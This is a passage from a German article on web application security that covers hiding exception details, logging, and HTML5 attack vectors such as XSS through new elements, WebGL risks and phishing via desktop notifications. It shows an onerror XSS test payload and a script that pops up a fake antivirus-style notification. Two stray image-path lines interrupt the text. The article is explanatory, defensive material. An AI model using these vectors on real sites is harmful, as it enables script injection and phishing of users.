einer Exception an den Endanwender weiter! (weder Typ, noch Beschreibung und schon gar nicht den Stack-Trace) Dies gilt auch für den Fall, dass Sie Ihre Fehlertexte sicherheitstechnisch unbedenklich gestalten. Können Sie das auch für alle verwendeten Komponenten garantieren? Wissen Sie wirklich, was bei einer sonst noch nie aufgetretenen Exception alles vermerkt wurde? Ein beharrlicher Angreifer wird genau diesen Fall aus dem System herauskitzeln. Er wird sich für die Nachricht sehr interessieren, während ein normaler Anwender keine Hilfe durch das technische Kauderwelsch erhält.

Viel eleganter und dazu bedeutend nützlicher im Tagesbetrieb ist eine Logging-Datenbank. Hier können Sie auch eine GUID zur Identifikation des Fehlers vergeben, welche dem Endanwender auf einer freundlichen Fehlerseite angezeigt werden darf. Übrigens: auch Logging macht man heutzutage in der Cloud! (z.B mit Loggly)

Ein Ausblick auf HTML5

Der sehnlich erwartete und längst fällige neue Standard für HTML bekommt stetig klarere Formen. Viele Features dieses "Living Standards" werden bereits heute in den modernen Browsern umgesetzt. Für Webentwickler und Administratoren entstehen durch die Vielzahl an Funktionen neuen Angriffsvektoren, denen Sie begegnen müssen.

Das "alte" HTML 4 kennt viele Elemente, die mit Event-Handler erweitert werden können. Ein bekanntes Beispiel ist das OnMouseOver-Event, welches das Überfahren mit dem Mauszeiger signalisiert.

***Listing :** Einsatz des Attributs OnMouseOver*

```
<img onmouseover="(src='gross.jpg')" src="klein.jpg">
```

Viele Anwendungen basieren darauf, HTML zu bearbeiten, zu speichern und anschließend anzuzeigen (z.B. bei einem Rich Text Editor). Es ist seit jeher eine Herausforderung, dabei gefährliche HTML-Fragmente zu erkennen bzw. herauszufiltern um XSS-Angriffe zu unterbinden. Neue Elemente wie z.B.


***Listing :** Ein neues HTML5 Element*


```
<video src="kitty.vid" onerror="alert('gehackt!')"></video>
```

erfordern demensprechend Anpassungen an der Validation bzw. am Filter. [7]

Das mächtigste HTML5 Element nennt sich "<canvas>". Es ist eine Zeichenfläche für zwei- und dreidimensionale Objekte. Die dreidimensionale Darstellung wird mit Hilfe der WebGL API realisiert. Sie basiert auf dem etablierten Standard OpenGL. Beeindruckende visuelle Effekte wie spiegelndes Wasser oder realistische Oberflächen lassen sich durch Vertex- und Fragment-Shader realisieren. Diese werden in einer Shader-Programmiersprache definiert, in Maschinencode übersetzt und anschließend direkt im Grafikprozessor (GPU) der Grafikkarte ausgeführt. Das bedeutet ganz konkret: von einer Website wird direkt eine Low-Level Technologie ausgeführt. Mit OpenGL Shadern kann man gradewegs Zugriff auf unerlaubte Speicherbereiche bzw. die Pixeldaten von Bildern und Videos erhalten. WebGL definiert Richtlinien, die das verhindern sollen. Es bleibt abzuwarten ob es kreative Wege geben wird, diese Richtlinien zu umgehen. Weiterhin haben Grafikkartentreiber seit jeher sehr viele Bugs und unterstützen OpenGL ES 2.0 nur halbherzig. Für dieses Problem sieht WebGL eine Blacklist für Grafikkartentreiber vor. Google und Firefox umgehen das gesamte OpenGL-Dilemma. Unter Windows werden über einen Wrapper OpenGL-Aufrufe in DirectX-Aufrufe umgewandelt. Microsoft wirft hingegen lieber gleich die Flinte ins Korn! Das Unternehmen aus Redmond hat klargestellt, dass der Internet Explorer den Standard für dreidimensionale Inhalte aus Sicherheitsgründen nicht unterstützen wird. Da Microsoft die Sache aber bestimmt nicht aussitzen kann, wird die zukünftige Entwicklung garantiert spannend bleiben. [8]

Den Status eines W3C Working Draft hat die Web Notification API. [9] Mit ihr lassen Sie Hinweis-Dialoge außerhalb des Kontexts einer Website darstellen. Die Spezifikation macht keine Vorgaben, wie der Browser die Hinweise darstellen soll. Dies sollte je nach Betriebssystem oder Geräteklasse unterschiedlich geschehen. Der Google Chrome Browser implementiert dieses Feature bereits heute als "Desktop Notification". Direkt über der Taskleiste erscheinen sie als kleine Popups. Leider können diese Popups leicht missinterpretiert werden, wie folgender Phishing-Versuch zeigt.





Listing : Desktop Notification erzeugen

```
<script>
  $(function() {
    $('button').click(function () {
      if (window.webkitNotifications.checkPermission() != 0) {
        window.webkitNotifications.requestPermission();
        return;
      }
      webkitNotifications.createHTMLNotification
       ('avira.html').show();
    });
  });
</script>
```

Denn vollständigen Quelltext dieses Beispiel finden Sie auf der Website des Autors. [10] Um die Möglichkeit eines solchen Missbrauchs zu minimieren, muss man einmal vorab den Benutzer um seine Erlaubnis zu fragen. Die Spezifikation vermittelt hierdurch den Eindruck, dass sie sicherheitstechnisch unbedenklich sei. Dieses Vertrauen kann aber nur im Sinne eines Angreifers sein. Er wird aktiv nach Websites suchen, die ihre Besucher bereits um eine Erlaubnis gebeten haben. Über einen XSS-Angriff hat ein Angreifer nun ein geeignetes Vehikel, um eigene Notifications anzuzeigen. Solange Desktop Notifications so leicht zu verwechseln sind, sollte man als Betreiber einer Website gut abwägen ob man diese einsetzt. Die erteilte Erlaubnis könnte Begehrlichkeiten bei Angreifern wecken.

Eine interessante und leicht verständliche Lektüre mit weiteren Szenerien ist ein Paper von Trend Micro mit dem Titel "HTML5 overview: A look at HTML5 attack scenarios". [11] Das Paper verweist auf die "Shell of the Future", mit der man mittels WebSockets und Cross-Origin Requests (COR) ein Browser-basiertes Botnet aufbauen kann. Durch Websockets hat ein Browser mehr Möglichkeiten eine Verbindung zu entfernten Maschinen aufzubauen. Die "Same Origin Policy", welche bislang den Verbindungsaufbau zu entfernten Servern erschwerte, wurde Zugunsten von COR aufgeweicht. Mögliche Aktionen sind DDoS-Attacken, Portscanns oder der Aufbau von Proxy-Verbindungen mit den Rechten eines Browsers im Intranet. (siehe auch [12])

Fazit

Es wurden die bekanntesten Sicherheitslücken im Web aufgezeigt und Gegenmaßnahmen benannt. Die verwendeten serverseitigen Technologien PHP, Java und C# sind hierbei nur exemplarisch zu verstehen. Konzeptbedingt existieren die gezeigten Lücken in anderen Technologien in gleicher oder ähnlicher Form ebenso. Wenn die benannten Gegenmaßnahmen berücksichtigt werden, ist man bereits ein gutes Stück vorangekommen. **Mir ist es allerdings ein besonders Anliegen kein trügerisches Gefühl von Sicherheit zu erzeugen!** Dies war nur ein grober Querschnitt durch die Thematik. Weitere spannende Themen wie Phishing, E-Mail-Injections, Cross-Site-Cooking, XML-Injections, Null Byte Injections, XSS mit Hilfe von CSS, die Gefahren von JSONP, veraltete Plugins, veraltete Browser und viele weitere Schwachpunkte würden zahlreiche Seiten füllen.

Als ich die erste Ausarbeitung zu dem Thema schrieb, gab es wenig Literatur die explizit auf die Sicherheit von Webanwendungen einging. Nach den entscheidenden Tricks musste man noch gezielt im Internet suchen. JavaScript wurde zur Validierung von Formularen und etwas "Dynamic HTML" verwendet. Das sich einmal der Sicherheitsfokus so stark in Richtung JavaScript entwickeln würde, hätte ich damals nicht gedacht. Zum Glück gibt es 10 Jahre später eine Vielzahl an empfehlenswerter Literatur. Vier Titel finden Sie in den Quellenangaben. Mit großen Interesse werde ich die weitere Entwicklung verfolgen und bestimmt viele Male überrascht sein, mit welcher Kreativität und Geduld Sicherheitslücken gefunden und hoffentlich gewissenhaft veröffentlich werden.

JOHANNES HOPPE

ist selbstständiger Softwareentwickler und Webdesigner. Seine Schwerpunkte liegen auf ASP.NET MVC, Node.js, aspektorientierter Programmierung (AOP) und alternativen Datenbanksystemen (NoSQL). 2011 und 2012 wurde er als Postsharp MVP ausgezeichnet. Er ist Lehrbeauftragter an der SRH Hochschule Heidelberg und schreibt über seine Vorlesungen und Vorträge in seinem Blog.

Website: http://johanneshoppe.de
Twitter: @JohannesHoppe

Quellen:

[1] Hoppe, Johannes. Webserver - Sicherheit ist Realisierbar. Online seit 2002. http://www.johanneshoppe.de/publikationen/Webserver_Sicherheit_ist_realisierbar/

[2] Heise Security. Massenweise osCommerce-Shops gehackt. Online seit 02.08.2011. http://www.heise.de/security/meldung/Massenweise-osCommerce-Shops-gehackt-1317277.html

[3] Heise Security. Tausende WordPress-Blogs zur Verbreitung von Schadcode genutzt. Online seit 03.11.2011. http://www.heise.de/security/meldung/Tausende-WordPress-Blogs-zur-Verbreitung-von-Schadcode-genutzt-1370660.html

[4] Howard, Michael und LeBlanc, David. Writing Secure Code. Redmond, Washington 98052-6399: Microsoft Press, 2004. ISBN-13: 978-0-7356-1722-3

[5] Stuttard, Dafydd und Pinto, Marcus. The Web Application Hacker's Handbook. Indianapolis, IN 46256: John Wiley & Sons, 2011. ISBN: 978-1-118-02647-2

[6] Hope, Paco und Walther, Ben. Web Security Testing Cookbook. Sebastopol, CA 95472: O'Reilly Media, Inc., 2008. ISBN-13: 978-0-596-51483-9

[7] W3Schools. HTML5 <video> Tag. Online seit 2012. http://www.w3schools.com/html5/tag_video.asp

[8] Microsoft Security Research & Defense. WebGL Considered Harmful. Online seit 16. 06 2011. http://blogs.technet.com/b/srd/archive/2011/06/16/webgl-considered-harmful.aspx

[9] W3C. Web Notifications. Online seit 14.06.2012. http://www.w3.org/TR/notifications/

[10] Hoppe, Johannes. HTML5 Notification Demo. Online seit 2012. http://www.johanneshoppe.de/demos/desktop_notification/

[11] Robert McArdle (Trend Micro). HTML5 overview: A look at HTML5 attack scenarios. Online seit 2011. http://www.trendmicro.com/cloud--content/us/pdfs/security-intelligence/reports/rpt_html5-attack--scenarios.pdf

[12] Jakobsson, Markus und Ramzan, Zulfikar. Crimeware: Understanding New Attacks and Defenses. Addison-Wesley Professional, 2008. ISBN-13: 978-0-321-50195-0